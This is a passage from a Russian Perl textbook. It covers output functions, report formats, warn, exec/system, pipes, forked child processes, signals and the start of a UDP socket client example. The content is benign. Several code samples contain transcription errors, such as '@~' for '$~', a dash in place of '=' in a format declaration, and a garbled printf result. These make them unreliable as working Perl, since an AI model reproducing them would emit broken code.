Подобно пакетам и подпрограммам, форматы нуждаются в объявлении (declaration). Чтобы объявить формат, надо задать дескриптор файла, для которого создается формат, перечислить «магические строчки», состоящие из символов **$, ^, <, |** и т. д. (эти символы указывают, какой именно вы хотите видеть строчку отчета), затем указать в строке имена выводимых переменных. Объявление формата заканчивается точкой **(.)**. Форматированные данные выводятся функцией **write.**

Рассмотрим пример. Один элемент данных выравнивается по левому краю, второй элемент данных — по правому. Длина «магической строчки» определяет длину строки вывода. При печати оператором **write** получаем форматированный вывод:

```
format STDOUT =
@<<<<<<<<<<<@>>>>>>>>>>>
```

```
$text1, $text2
.
$text1 = "Hello";
$text2 = "there!";
write;                    # по умолчанию используется STDOUT
Hello             there!
```

Строго говоря, формат состоит из строк с текстом, строк с шаблонами, строк данных и строк с комментариями. Подробнее об этом рассказывается в разделе «Форматы: формальный синтаксис».

Взаимодействие процессов — также объемная тема. (Кроме того, ей посвящено не так уж мало книг.) В этой главе мы начнем лишь знакомиться с ней. Для начала мы узнаем, как вызывать системные функции с помощью команд **exec и syscall.** Затем научимся запускать процессы и передавать им данные, читать передаваемые другими процессами данные и запускать дочерние процессы, для которых можно выполнять ввод/вывод данных. Мы также посмотрим, как использовать сетевые соединения для пересылки информации через Интернет. Мы даже познакомимся с технологией OLE системы Windows, позволяющей обмениваться информацией с процессами. Однако выше головы не прыгнешь, из-за объемности темы мы все равно сможем бросить лишь поверхностный взгляд на проблемы IPC (то есть взаимодействия между процессами). Чтобы получить более полную информацию, вам придется обратиться к документации Perl.

Непосредственные решения

print - печать списка данных

Функция **print** используется для вывода (печать) в указанный дескриптор файла списка данных. Если дескриптор файла опущен, используется **STDOUT** или поток вывода по умолчанию. (Чтобы назначить поток вывода по умолчанию, используется функция **select** — ее описание можно найти в соответствующем разделе главы 12). Если список данных опущен, используется специальная переменная Perl **$_**:

```
print дескриптор-файла список
print список
print
```

На протяжении этой книги мы не раз встречались с функцией **print** и уже довольно неплохо с ней знакомы. Функция **print** возвращает значение *истина,* если операция печати прошла успешно. Хотя до сих пор мы использовали ее только со стандартным потоком вывода **STDOUT,** ее можно использовать и для печати информации в другие файлы (как мы увидим в следующей главе). Пример:

```
$a = "Hello"; $b = " to"; $c = " you"; $d = " from"; $e = " Perl!";
print $a, $b, $c, $d, $e;
Hello to you from Perl!
```

printf - печать форматированного списка данных

Функция **printf** используется для форматированного вывода (печати) в указанный дескриптор файла списка данных. Если дескриптор файла опущен, используется **STDOUT**

или поток вывода по умолчанию:

```
printf дескриптор-файла формат, список
printf формат, список
```

Функция **printf** аналогична **print** за тем исключением, что она выводит форматированные данные. Данные, подлежащие форматированию, указываются параметром *список.* Как именно форматируются данные, указывает строка *формат.* Форматирование данных функцией **printf** аналогично форматированию данных Функцией **sprintf,** описанной в соответствующем разделе предыдущей главы. По сути, функция **printf** аналогична команде

```
print дескриптор-файла sprintf (формат,список);
```

за исключением того, что она использует разделитель выходных записей, хранящийся в специальной переменной Perl **$**. Поэтому подробнее узнать о том, как организована и как работает строка форматирования *формат,* можно из раздела «sprintf — форматирование строки» главы 10.

Несколько примеров использования функции **printf:**

```
$value = 1234.56789;
printf "%.4f\n", $value
1234.5679
printf "%.5f\n", $value
1234.56789
printf "%6.6f\n", $value
1234.567890
printf "%+.4e\n", $value
x1.2346ex003
```

(Если ваша программа чувствительна к локальным настройкам (то есть если операционная система поддерживает локальные установки и в программе есть прагма **use locale**), то форматирование десятичной точки определяется значением LC_NUMERIC настроек **locale**.)

Чтение входного потока <>

Для чтения стандартного входного потока данных STDIN вы можете использовать выражение **<>,** как это делается в следующем случае:

```
while (<>)
   { print; }
```

По умолчанию выражение <> заносит значение в специальную переменную Perl **$_**. Если вы хотите занести значение в другую переменную, ее надо указать в явном виде:

```
while ($input = <>)
   { print $input; }
```

Выражение <> является краткой формой для <STDIN>. Если вы хотите использовать для ввода другой дескриптор файла, его надо задать как <*дескриптор-файла*>.

getc - считать одиночный символ

Функция **getc** возвращает следующий символ, считанный из дескриптора файла. Если дескриптор файла не указан, используется STDIN:

```
getc дескриптор-файла
getc
```

Многих программистов разочаровывает невозможность использования функции **getc** для небуферизованного ввода (то есть символ за символом, по мере ввода пользователем), если только система специально для этого не настраивалась. При обычных обстоятельствах функция **getc** ожидает, пока пользователь не нажмет клавишу «Ввод», и только потом начинает передавать введенные символы. Однако в некоторых версиях Unix буферизацию можно отключить — как, например, в следующем коде, который повторяет на экране в эхо-режиме вводимые пользователем символы, пока их число не достигнет десяти:

```
system "stty cbreak </dev/tty >&1";
for ($loop_index = 0; $loop_index <= 9; $loop_index++) {
   $char = getc(STDIN);
   print $char;
}
```

(Этот пример использует функцию **system** для обращения к системе. Подробнее об этой возможности рассказывается далее в разделе «IPC: system — ветвление и выполнение системной команды».)

write - вывод форматированной записи

Функция **write** печатает форматированную запись в дескриптор файла с помощью формата, связанного с заданным дескриптором. Если последний опущен, используется STDOUT:

```
write дескриптор-файла
write выражение
write
```

Если вместо дескриптора файла указано выражение, Perl вычисляет его в процессе работы программы (выражение должно быть текстовой строкой) и интерпретирует результат как имя дескриптора файла. В следующем примере мы присоединяем формат к выводному потоку STDOUT, а затем используем функцию **write** для вывода отформатированного текста:

```
format STDOUT =
@<<<<<<<<<<<@>>>>>>>>>>>
$text1,  $text2
.
$text1 = "Hello";
$text2 = "there!";
write;
Hello               there
```

Подсказка. *Помните, что вы должны заканчивать объявление формата точкой* ***(.)****.*

Форматы: текст, выровненный по левому краю

Чтобы выровнять текст по левому краю в форматируемом поле, используйте символы <, следующие за символом @ (@ начинает поле, предназначенное для подстановки данных). Ширина поля определяется количеством символов < (сам символ @ также включается в ширину поля). Пример:

```
format STDOUT =
@<<<<<<<<<<<<@<<<<<<<<<<<<@<<<<<<<<<<@<<<<
$firstname, $lastname, $ID, $extension
.
$firstname = "Cary"; $lastname = "Grant";
$ID = 1024; $extension = x456;
```

```
write;
Cary          Grant          1024        x456
```

Форматы: текст, выровненный по правому краю

Чтобы в форматируемом поле выровнять текст по правому краю, используйте символы >, следующие за символом @ (@ начинает поле, предназначенное для подстановки данных). Как и в предыдущем случае, ширина поля определяется количеством символов > (как и раньше, сам символ @ также включается в ширину поля). Пример:

```
format STDOUT =
@>>>>>>>>>>>>>>>>>
$text
.
$text = "Hello!";
write;
                Hello!
```

Форматы: центрированный текст

Если вы хотите в форматируемом поле выровнять текст по центру, чтобы задать ширину поля, вместо символов > и < используйте символ |. Пример:

```
format STDOUT =
@|||||||||||||||||||||||||
$text
.
$text = "Hello!";
write;
             Hello!
```

Форматы: печать чисел

Чтобы задать поле для вывода числового значения, используйте символы # и сочетании с необязательным символом точки **(.)**. Например, ниже резервируется нужное число знаков для вывода числа «пи»:

```
$pi = 3.14159253589;
format STDOUT =
@. ## @. #######
$pi, $pi
.
write;
3. 14 3. 1415926
```

Обратите внимание, что символ # не может стоять на первой позиции в строке: встречая в теле формата строку, начинающуюся с символа #, Perl рассматривает ее как комментарий.

***Подсказка**. Если вы хотите вывести число без отсечения разрядов, используйте спецификатор поля @*. (При этом такое поле должно быть единственным полем, заданным в «магической строке».)*

Форматы: форматированный многострочный вывод

Многострочные форматы не представляют проблемы в Perl. Просто укажите в формате

столько «магических строк» и строк с переменными, сколько вам надо, не забыв завершить формат точкой. В следующем примере выводится сразу несколько строк текста:

```
format STDOUT =
@<<<<<<<<<<@<<<<<<<<<<<
$text1,     $text2
@<<<<<<<<<<@<<<<<<<<<<<
$text3, $text4
.
$text1= "Hello";
$text2= "there!";
$text3= "How are";
$text4= "things?";
write;
Hello       there
How are     things?
```

Форматы: форматированный многострочный вывод с вырезкой нужного текста

Чтобы разбить длинную строку текста на несколько полей, вместо символа @. используйте ^ — в этом случае текст, соответствующий полю, вырезается из начала строки, приписанной этому полю (в результате содержимое строки меняется). Число вырезаемых символов соответствует ширине поля. В следующем примере мы вырезаем из одной и той же строки слова «здравствуйте», написанные на разных языках:

```
$: = "" ;
format STDOUT =
English: ^<<<<<
         $text
German: ^<<<<<<<<<<
         $text
French: ^<<<<<<<<
         $text
.
$text = "Hello!Guten Tag!Bonjour!";
write;
English: Hello!
German: Guten Tag!
French: Bonjour!
```

Специальная переменная Perl **$:**, которую мы сделали пустой строкой, содержит символы, принудительно разделяющие фрагменты (это несколько снижает риск ошибиться в длинах фрагментов, объединенных в одну строку, и облегчает поиск ошибок). А именно, если еще до достижения нужной длины встретился один из символов, входящих в строку **$:**, то фрагмент обрывается немедленно Например:

```
format STDOUT =
Test = (^<<) (^<<) (^<<)
$text, $text, $text
.
$: = "/";
$text = "111222333"; write;
$text = "11/22/33"; write;
$text = "1/2/3/4"; write;
$text = "111/222/333"; write;
Test:   (111)  (222)  (333)
Test:   (11/)  (22/)  (33/)
Test:   (1/ )  (2/ )  (3/ )
```

```
Test:   (111)  (/  )  (222)
```

В частности, в приведенном чуть выше примере мы могли задать **$: = "!"**. По умолчанию переменная **$:** содержит два символа - строку "**\n-**".

Форматы: неформатированный многострочный вывод

Если в качестве «магической строки» формата используется конструкция **@***, то заданный текст будет выведен без всякого форматирования. В частности, символы новой строки, указанные в тексте, приведут к тому, что на выходе появится несколько строк. Пример:

```
format STDOUT = @*
$text
.
$text = "Here\nis\nthe\ntext.";
write;
Here
is
the
text.
```

Форматы: вывод колонтитула (заголовка страницы)

Если имя формата представляет собой имя дескриптора файла, к которому добавлен суффикс **_TOP,** то такой формат играет роль колонтитула при выводе в соответствующий файл (то есть этот текст выводится в начале каждой страницы). В следующем примере создается колонтитул для данных, выводимых в стандартный выходной поток:

```
format STDOUT_TOP =
          Employers
First Name       Last Name     ID    Extension
-------------------------------------------
.
format STDOUT =
@<<<<<<<<<<<<<<@<<<<<<<<<<<<<@<<<<<@<<<<
$firstname, $lastname, $ID, $extension
.
$firstname = "Gary"; $lastname = "Grant";
$ID = 1024; $extension = x456;
write;
            Employers
First Name       Last Name     ID    Extension
-------------------------------------------
Gary             Grant         1024    x456
```

Подсказка. *Колонтитул может содержать поля данных, изменяющиеся при выводе каждой страницы, — например, номер страницы или индекс, совмещенный с оператором автоприращения* ++.

Форматы: вывод нижнего колонтитула

К сожалению, Perl не содержит средств, позволяющих автоматически создавать нижние колонтитулы (footers). Если нижний колонтитул имеет переменную высоту (см. далее раздел «Форматы: формальный синтаксис»), то это очевидным образом препятствует нормальному выводу на печать основной части страницы, особенно если размер колон-

титула меняется в результате действия формата. (Например, вычисление выражений, соответствующих полям формата, может изменять переменные, от которых зависит количество строк нижнего колонтитула.)

Однако, если колонтитул имеет постоянный размер, его можно вывести вручную, проверив перед выполнением очередной команды **write** переменную Perl **$-** ($FORMAT_LINES_LEFT), показывающую, сколько незаполненных строк осталось на странице. Можно чередовать команды **write и print** при выводе данных в один и тот же поток вывода, но в таком случае придется корректировать переменную **$-** вручную, чтобы она правильно отражала количество незаполненных строк, оставшихся на странице.

Форматы: специальные переменные Perl

В Perl имеется несколько переменных, связанных с работой с форматами:

- **$~** - текущий формат,
- **$^** - текущий формат колонтитула,
- **$=** - число строк на странице,
- **$|** - если имеет значение *истина,* используется мгновенный вывод, минуя буфер вывода,
- **$^L** - строка, выводимая перед началом очередной страницы, *за исключением* первой.

В следующем примере мы задаем новый формат для текущего канала вывода, используя переменную **$~**:

```
format standardformat -
@||||||||||||||||||||||||||||||||||||||||
$text
.
$text = "Hello!";
@~ = standardformat;
write;
                    Hello!
```

Форматы: формальный синтаксис

Формат, объявляемый с помощью ключевого слова **format,** за которым следует имя (обычно совпадающее с именем дескриптора файла) и знак равенства, состоит из строк с текстом, шаблонов (поледержателей), строк данных и строк с комментариями. Имя формата может отсутствовать — в таком случае подразумевается имя **STDOUT.** Описание формата заканчивается строкой, в которой стоит одиночная точка.

Строка комментария начинается с символа # в первой позиции. Она просто игнорируется Perl и никак не влияет на работу формата.

Строка с текстом выводится один к одному, причем можно указывать подряд сколько угодно строк с текстом, не перемежая их строками данных. Строкой с текстом считается строка, в которой нет специальных символов @ или ^, обозначающих поля данных. Если вы хотите использовать эти символы не как маркеры полей данных, а как обычные символы, придется использовать трюк — а именно, указать поле данных, которому соответствует текстовая константа с нужным символом:

```
format STDOUT =
There are @>>>>>> pieces @  @###.## dollars per each
          $value,      "@", $price
```

Строка с шаблонами (называемая нами иногда «магической строкой») содержит кроме текста маркеры **@** и ^, обозначающие подставляемые (форматируемые) поля. За маркерами **@** и ^ обычно следуют символы **<, >** или |, обозначающие длину поля и выравнивание подставляемого в него текста. Если поле предназначено для числового значения, вместо этих символов используется символ # (позиция для цифры) и, возможно, десятичная точка, указывающие Perl, как именно надо вывести числовое значение. Особую роль играет поле **@*** - оно должно быть единственным в строке с шаблонами; такое поле указывает Perl, что текст подставляемого значения должен выводиться «как есть», без дополнительного форматирования.

После строки с шаблонами обязательно указывается строка с данными, перечисляющая подставляемые данные (переменные и выражения) в том же самом количестве и порядке, в котором в строке с шаблонами идут поледержатели. Если подставляемое значение выходит за рамки заявленного поля, оно усекается до нужной длины. Выражения, соответствующие полям данных, разделяются запятыми. (Запятую после последнего выражения, естественно, указывать не надо.)

Строка с данными обрабатывается Perl в списковом контексте, так что переменная-список (например, имя массива) превращается сразу в несколько подставляемых значений. Количество данных в строке должно соответствовать количеству полей в предшествующей ей строке с шаблонами (оно может быть больше, чем нужно, но не может быть меньше). Строка с данными может занимать несколько физических строк — в этом случае список значений-данных заключается в круглые скобки, и открывающая круглая скобка — это первый символ, отличный от пробела, который указан в первой строке с данными.

Формально говоря, нет необходимости выравнивать данные относительно маркеров **@** и ^, как в приводимых нами ранее примерах. Однако такое структурирование облегчает читаемость программы и в силу этого всячески рекомендуется для применения.

Каждая строка с шаблонами, равно как и строка с текстом, соответствует ровно одной строке вывода (исключением является строка с конструкцией **@***, а также строки с символом или символами ~, о которых рассказывается ниже). Если подставляемое значение (текст) содержит символы новой строки, то весь текст игнорируется, начиная с символа **\n**, если только он не подставляется вместо конструкции **@***. Конструкция **@***, указываемая в качестве строки с шаблонами, приводит к тому, что соответствующий текст выводится «как есть» с переходом на новую строку для каждого символа **\n**, заданного внутри текста.

Маркер поля ^ обрабатывается особыми образом. Если такому полю данных сопоставляется неопределенное значение, а само поле задается с помощью символов #, оно заполняется пробелами без вывода сообщения об ошибке (в противном случае поле форматируется обычным образом). С другими типами выравнивания (**<, >**, и |) сопоставленное полю значение служит источником, от которого отрезаются фрагменты необходимой длины. Иными словами, такому полю должна сопоставляться скалярная переменная, содержащая текстовую строку.

Обычно одна и та же переменная служит источником для нескольких полей, обозначенных маркером ^. Содержимое такой переменной представляет собой набор текстовых значений необходимой длины, соединенных «встык», которые будут последовательно отрезаться в процессе вывода.

Подсказка. *Поле строки с шаблонами с маркером ^ может завершаться тремя точками (текстом «...»). В таком случае, если размер текста, оставшеюся в переменной, превысит размер поля, будут выведены три точки, показывающие, что текст слишком длинный, чтобы уместиться в поле вывода.*

Если же длина текста соответствует длине поля, завершающие три точки не выводятся. (Такую конструкцию удобно использовать, когда вы отрезаете от переменной последний фрагмент текста.)

Маркер поля ^ в сочетании с символом ~ позволяет получать переменное число строк вывода при обработке одной строки с шаблонами. Если в теле строки имеется символ - (заменяемый при выводе на пробел), то строка игнорируется, если после форматирования полей она состоит исключительно из пробелов. Если в теле строки имеются два таких символа подряд (конструкция ~~), то строка будет повторяться до тех пор, пока не исчерпаются сопоставляемые им данные. (Это не значит, что нельзя использовать поля с маркером @ в сочетании с символом ~. Однако в этом случае сопоставляемые полям @ значения должны быть либо вызовами функций, которые рано или поздно начинают возвращать пустые или неопределенные значения, либо элементами массивов с автоприращением индекса, либо любыми другими выражениями с подобными свойствами.) Пример:

```
format STDOUT =
Subject:      @<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<
              $subject
Index:        @<<<<<<<<<<<<<<<<<<<<<<< ^<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<
              $index,                  $description
Assigned to:  @<<<<<<<<<<<<<<<<<<<<<<< ^<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<
              $programmer,             $description
~                                       ^<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<
                                        $description
~                                       ^<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<
                                        $description
~                                       ^<<<<<<<<<<<<<<<<<<<<<<<<<<<<<...
                                        $description
```

Имена форматов, в отличие от скаляров, массивов, хэшей и т. д., не имеют специального префикса. Форматы обладают собственной областью имен, поэтому имя формата может совпадать с именем метки, функции, дескриптора файла или пакета. Это значит, что разрешается иметь формат MyName и метку Myname, причем эти имена не будут перекрываться. (Напомним, что Perl — контекстно-чувствительный язык программирования, то есть способ интерпретации того или иного имени определяется контекстом, в котором это имя используется.) Как правило, имя формата совпадает с именем дескриптора файла, связанного с форматом (режим по умолчанию), поэтому очень часто дескриптор файла и сопутствующий ему формат выглядят как один объект. На самом деле это не так, и пользователь может объединять форматы и дескрипторы файлов с разными именами (см. пример из предыдущего раздела).

Форматы, как и подпрограммы, имеют глобальную область видимости и являются статическими объектами. Поэтому если вы определите формат с именем **STDOUT,** вызовите несколько раз команду **write,** а затем переопределите формат **STDOUT,** то, во-первых, получите от Perl предупреждающее сообщение «Format STDOUT redefined at ... line ...» на этапе компиляции сценария, а во-вторых, с удивлением обнаружите, что команды **write** используют последний вариант формата, а не тот, который был определен в начале программы. (Пример смены форматов в процессе вывода приведен в предыдущем разделе.)

Форматы являются статическими объектами. Это означает, что, вообще говоря, нельзя генерировать формат «на лету» во время выполнения программы и использовать в нем механизм интерполяции, как это делается в случае шаблонов команд **m/.../** и **s/.../.../**. Однако это ограничение можно обойти, скомпилировав формат с помощью функции **eval.** Пример:

```
$cols = 30;
$format = "format STDOUT =\n"
```

```
        . "^" . ("<" x $cols) . "\n"
        . '$entry' . "\n"
        . (" " x 8) . "^" . ("<" x ($cols-8)) . "~~\n"
        . (" " x 8) . '$entry' . "\n"
        . ".\n";
print $format if $Debugging;
eval $format;
$entry =<>;
write;
```

Данный код динамически создаст формат с нужным количеством колонок вывода, равным **$cols+1:**

```
format STDOUT =
^<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<
$entry
        ^<<<<<<<<<<<<<<<<<<<<<<<<<<<<<~~
        $entry
```

warn - вывод предупреждающих сообщений

До сих пор на протяжении всей главы мы имели дело со стандартными потоками данных **STDIN и STDOUT.** А как работать с потоком данных **STDERR,** по умолчанию связанным с консолью? Один из способов вывода в поток **STDERR,** предназначенный для вывода сообщений об ошибках, — использовать команду **warn:**

```
warn список
```

Подсказка. *Другой способ — это, естественно, печатать непосредственно в поток вывода* ***STDERR*** *с помощью функции* ***print.***

Функция **warn** выводит сообщение в поток **STDERR,** но, в отличие от функции **die** (которая также выводит сообщение в **STDERR),** она не приводит ни к завершению программы, ни к возникновению ошибки. Если вызвать ее без аргументов, вы получите стандартное предупреждение:

```
warn;
Warning: something is wrong at script.pl line 1.
```

Если вы присвоите значение переменной **$@**, то сообщение будет иным — содержащийся в переменной **$@** текст будет выведен вместе с некоторым добавочным сообщением в конце:

```
$@ = "Overflow error";
warn;
Overflow error . . .caught at script.pl 2.
```

Вот пример, в котором функция **warn** используется с аргументами:

```
warn "Something", " is", " rotten", " in", " Denmark";
Something is rotten in Denmark at scnpt.pl line 1.
```

Обратите внимание, что если задать пустой обработчик предупреждающих сигналов (как это делается, рассказывается в разделе «IPC: как переслать сигнал другому процессу» далее в этой главе), сообщения выведены не будут:

```
local $SIG{__WARN__} = sub {};
```

IPC: exec - системный вызов

Функция **exec** выполняет системный вызов:

```
exec список
exec программа список
```

Если в качестве аргумента указан список значений без имени программы, то список (обычно это текстовые строки и переменные) объединяется в единую строку, которая и передается системе для выполнения, как если бы она была набрана пользователем в командной строке. Если в качестве первого параметра идет имя программы (например, командного интерпретатора), то система вызовет на выполнение соответствующую программу и передаст ей оставшиеся аргументы в качестве параметров.

Функция **exec** выполняет системную команду, но *никогда* не возвращает управление назад, то есть работа сценария прерывается. (Если вы хотите вернуть управление сценарию Perl, используйте функцию **system.)** Функция возвращает значение *ложь* и передает управление следующей команде Perl только в одном-единственном случае — а именно, когда системной команды, которую вы хотите выполнить, не существует (и когда она выполняется напрямую, а не через командный интерпретатор). Поскольку использование **exec** вместо **system** — типичная ошибка, то при заданном флаге **-w** Perl будет выводить предупреждающее сообщение, если функция **exec** вызывается сама по себе, а следом за ней не следует одна из функций **warn, exit, die** или же конец блока. Если вы *действительно* хотите использовать функцию **exec,** это нужно делать, например, следующим образом:

```
exec ("del *.bak") or print STDERR "Couldn't find DEL";
```

Список доступных команд зависит от операционной системы. Следующий пример будет работать в случае Windows и Unix:

```
exec "echo Hello!";
Hello!
```

Обычно вы без проблем можете вызвать функцию **exec,** указав ей системную команду и сопутствующие аргументы. Однако обратите внимание, что **exec** обрабатывает свои аргументы довольно сложным образом и для разных операционных систем это может происходить по-разному.

Вот, например, как это происходит для Unix. Если список аргументов содержит несколько элементов (или если аргумент — это массив, содержащий несколько элементов), функция **exec** вызывает системную функцию **execvp** с этим списком в качестве параметра. Если функция получает единственный скалярный аргумент или массив, состоящий из одного элемента, Perl проверяет аргумент на наличие метасимволов (например, символов, перенаправляющих ввод/вывод или же объединяющих несколько команд в один канал). Если они найдены, то Perl вызывает командный интерпретатор по умолчанию. В случае же отсутствия метасимволов Perl разбивает строку на компоненты и передает их **execvp.**

IPC: system - ветвление и выполнение системной команды

Функция **system** выполняет те же действия, что и **exec,** за одним маленьким исключением. А именно, текущий процесс сперва *разветвляется,* порождая дочерний процесс, которому и переадресуется вызов команды операционной системы, а затем функция **system** ждет, пока этот процесс завершится:

```
system список
system программа список
```

Те же самые предостережения, которые говорились относительно передачи функции **exec** списка аргументов, остаются справедливыми и для функции **system** (см. предыдущий раздел).

IPC: как прочитать данные, переданные другой программой

Предположим, что у вас имеется программа с именем **printem,** которая печатает слово «Hello!»:

```
print 'Hello!';
```

Можем ли мы прочитать, что напечатала наша программа, находясь в другой программе? Да, это можно сделать, используя вывод через *канал* (pipe). Открывая файл, вы указываете, что в качестве источника данных надо использовать данные, направляемые программой **printem** в стандартный поток вывода (при этом, естественно, система сама должна запустить программу **printem,** чтобы получить искомые данные):

```
open(FILEHANDLE, "printem /");
```

В этом примере, чтобы перенаправить поток вывода программы **printem** в поток ввода нашей программы, мы использовали функцию **open** (она рассматривается в следующей главе). Каналы, позволяющие соединять потоки ввода и вывода двух разных программ, являются фундаментальным механизмом IPC. По-видимому, наиболее удачно организовано использование каналов в операционной системе Unix, хотя определенная их поддержка имеется и в версии Perl для платформы Win32.

Создав канал, мы просто читаем данные программы **printem** из дескриптора файла, созданного при вызове функции **open:**

```
open(FILEHANDLE, "printem |");
while (<FILEHANDLE>) { print; }
close (FILEHANDLE);
Hello!
```

Обратите внимание, что мы можем использовать функцию **open** при создании канала либо для чтения данных из файла, либо для их записи в файл (см. следующий раздел), но не для того и другого одновременно. Чтобы использовать оба действия в одной и той же программе, используйте функцию **IPC::Open2** из модуля Perl IPC.

IPC: как переслать данные другой программе

Допустим, у вас есть программа **readem,** которая читает поток данных и печатает на экране все, что получает на входе:

```
while (<>) { print; }
```

Как переслать этой программе данные? Вы можете сделать это, указав при открытии файла вместо его имени символ |, стоящий перед именем программы:

```
open (FILEHANDLE, "| readem");
```

Файл, открытый с помощью функции **open** подобным образом, позволяет пересылать программе данные, записываемые в поток вывода (дескриптор файла):

```
open (FILEHANDLE, "| readem");
print FILEHANDLE "HELLO!";
close (FILEHANDLE);
Hello!
```

Как уже было сказано в предыдущем разделе, вы можете использовать функцию **open,** чтобы создать канал либо для чтения данных из файла или либо для записи данных в файл (см. предыдущий раздел), но не для того и другого одновременно. Чтобы использовать оба действия в одной и той же программе, используйте функцию **IPC::Open2** из модуля Perl IPC.

IPC: вывод данных в дочерний процесс

С помощью функции **open** можно создать дочерний процесс и получать от него данные, просто считывая их из некоторого дескриптора файла. Для этого надо открыть файл, указав функции **open имя «|-»:**

```
if (open(CHILDHANDLE, "|-")) ...
```

Эта команда создает новый дескриптор файла **CHILDHANDLE** для дочернего процесса и выполняет ветвление текущего процесса (то есть порождает дочерний процесс). Как дочерний, так и родительский процессы используют один и тот же код Perl, но команда **open (CHILDHANDLE, "|-")** в дочернем процессе будет возвращать ноль (то есть *ложь),* так что условный оператор if поможет избежать бесконечной цепочки дочерних процессов (и определить, находимся ли мы в родительском процессе или в дочернем).

Если мы находимся в родительском процессе, то можно переслать дочернему процессу некоторые данные, а затем закрыть его:

```
if (open(CHILDHANDLE, "|-")) {
   print CHILDHANDLE, "Here is the text.";
   close (CHILDHANDLE);
}   ...
```

С другой стороны, если мы находимся в дочернем процессе, то данные, полученные от родительского процесса, печатаются через стандартный поток ввода:

```
if (open(CHILDHANDLE, "|-")) {
   print CHILDHANDLE, "Here is the text.";
   close (CHILDHANDLE);
} else {
   $input = <>;
   print $input;
   exit;
}
```

Теперь посмотрим на результат — в нашем примере дочерний процесс выводит текст, полученный им от родительского процесса:

```
Here is the text.
```

IPC: вывод данных в родительский процесс

В предыдущем разделе мы в дочернем процессе читали данные, полученные от родительского процесса. Точно так же с помощью функции **open** вы можете создать дочерний процесс, открыть канал связи между дочерним и родительским процессами и выводить данные в родительский процесс из дочернего. Все, что для этого нужно сделать, — при открытии файла задать имя «-|»:

```
if (open(CHILDHANDLE, "-|")) ...
```

Когда вы передаете функции **open** аргумент "-|", текущий процесс разветвляется, поро-

ждая дочерний процесс. Оба процесса используют один и тот же код Perl, но команда **open (CHILDHANDLE, "-|")** в дочернем процессе будет возвращать ноль (то есть *ложь),* так что условный оператор **if** помогает определить, находимся ли мы в родительском процессе или в дочернем (и избежать бесконечной цепочки дочерних процессов).

Если мы находимся в родительском процессе, то считываем из дочернего процесса текст, печатаем его и закрываем дочерний процесс:

```
if (open(CHILDHANOLE, "-|")) {
   $input = <CHILDHANDLE>;
   print $input;
   close (CHILDHANDLE);
}  ...
```

С другой стороны, когда мы находимся в дочернем процессе, то данные родительскому процессу пересылаются просто с помощью команды **print,** печатающей в стандартный поток вывода:

```
if (open(CHILDHANDLE, "-|")) {
   $input = <CHILDHANDLE>;
   print $input;
   close (CHILDHANDLE);
} else {
   print "Here is the text.";
   exit;
}
```

В результате родительский процесс выведет данные, полученные от дочернего процесса:

```
Here is the text.
```

IPC: как переслать сигнал другому процессу

В операционной системе Unix процессы взаимодействуют друг с другом, посылая *сигналы.* Определить, какие сигналы поддерживаются конкретной реализацией Unix, можно с помощью команды **kill -1:**

```
%kill -l
HUP INT QUIT ILL TRAP ABRT EMT FPE KILL BUS SEGV SYS
PIPE ALRM TERM URG STOP TSTP CONT CHLD TTIN TTOU IO
XCPU XFSZ VTALRM PROF WINCH LOST USR1 USR2
```

Perl позволяет перехватывать эти сигналы. Для этого к сигналу надо присоединить обработчик. Это можно сделать с помощью специальной переменной Perl -хэша **%SIG**: для каждого сигнала в этом хэше есть ключ, а значением ключа служит подпрограмма, обрабатывающая сигнал.

Рассмотрим пример. В нашем случае мы разветвляем процесс и создаем дочерний процесс. Мы также заставляем дочерний процесс переслать родительскому сигнал **INT.** Итак, создаем дочерний процесс:

```
if (open(CHILDHANDLE, "|-")) ...
```

Затем мы добавляем обработчик сигнала **INT** — анонимную подпрограмму, которая выводит сообщение, когда мы получаем сигнал:

```
if (open(CHILDHANDLE, "|-")) {
   $SIG{INT} = sub {print "Got the message.\n"};
   ...
```

Дочернему процессу потребуется идентификатор родительского процесса (идентификатор текущего процесса хранится в специальной переменной Perl **$$**). Поэтому мы пересылаем дочернему процессу нужную информацию:

```
if (open(CHILDHANDLE, "|-")) {
   $SIG{INT} = sub {print "Got the message. \n"};
   print CHILDHANDLE "$$";
   close (CHILDHANDLE);
   ...
```

В дочернем процессе мы запоминаем идентификатор родительского процесса в переменной **$parentid** и посылаем родительскому процессу сигнал **INT** с помощью функции **kill:**

```
if (open(CHILDHANDLE, "|-")) {
   $SIG{INT} = sub {print "Got the message.\n"};
   print CHILDHANDLE "$$";
   close (CHILDHANDLE);
} else {
   chomp($parentid = <>);
   kill INT => $parentid;
   exit;
}
```

А вот и результат: родительский процесс печатает сообщение о получении сиг-*I* нала от дочернего процесса:

```
Got the message.
```

IPC: использование сокетов[1]

Сокеты позволяют связываться с другими компьютерами через Интернет или локальные сети. Эта тема слишком обширна, чтобы подробно рассмотреть ее в одном разделе. В этой книге мы лишь немного приоткроем обширный мир сетевых соединений.

Поэтому вместо детальных разъяснений я просто приведу пример, в котором программа-клиент пересылает данные программе-серверу через Сеть, используя протокол UDP. При этом хотя вы можете запускать программу-клиента с любой машины, подключенной к Интернету (например, с домашнего персонального компьютера), программа-сервер должна работать на машине провайдера.

Наша программа-клиент начинается с импортирования модуля **IO::Socket** стандартного пакета **IO**, входящего в состав Perl:

```
use IO::Socket;
```

Затем мы создаем сокет с помощью вызова метода **IO::Socket::INET->new.** Мы передаем методу в качестве параметров используемый протокол (UDP), порт, через который мы хотим получить доступ к серверу, и имя машины провайдера (ISP):

```
use IO::Socket;
$socket = IO::Socket::INET->new(Proto => 'udp',
                PeerPort => 4321,
                PeerAddr => 'servername.com');
```

(В качестве номера порта в нашем примере стоит произвольное значение 4321. В операци-

[1] Этот, а также последующий разделы используют понятия и синтаксические конструкции объектно-ориентированного программирования, которые пока не рассматривались в данной книге. Если вы уже знаете, что такое пакеты, модули, классы, методы и объекты в языке Perl, — читайте смело. Если вы этого еще не знаете — пропустите эти два раздела и вернитесь к ним позже, когда ознакомитесь с главами 13-16. — *Примеч. перев.*

онной системе Unix порты меньше 1024 зарезервированы для системного пользования.)

Нам осталось переслать данные на сервер. Мы осуществляем это с помощью метода **send:**

```
use IO::Socket;
$socket = IO::Socket::INET->new(Proto => 'udp',
              PeerPort => 4321,
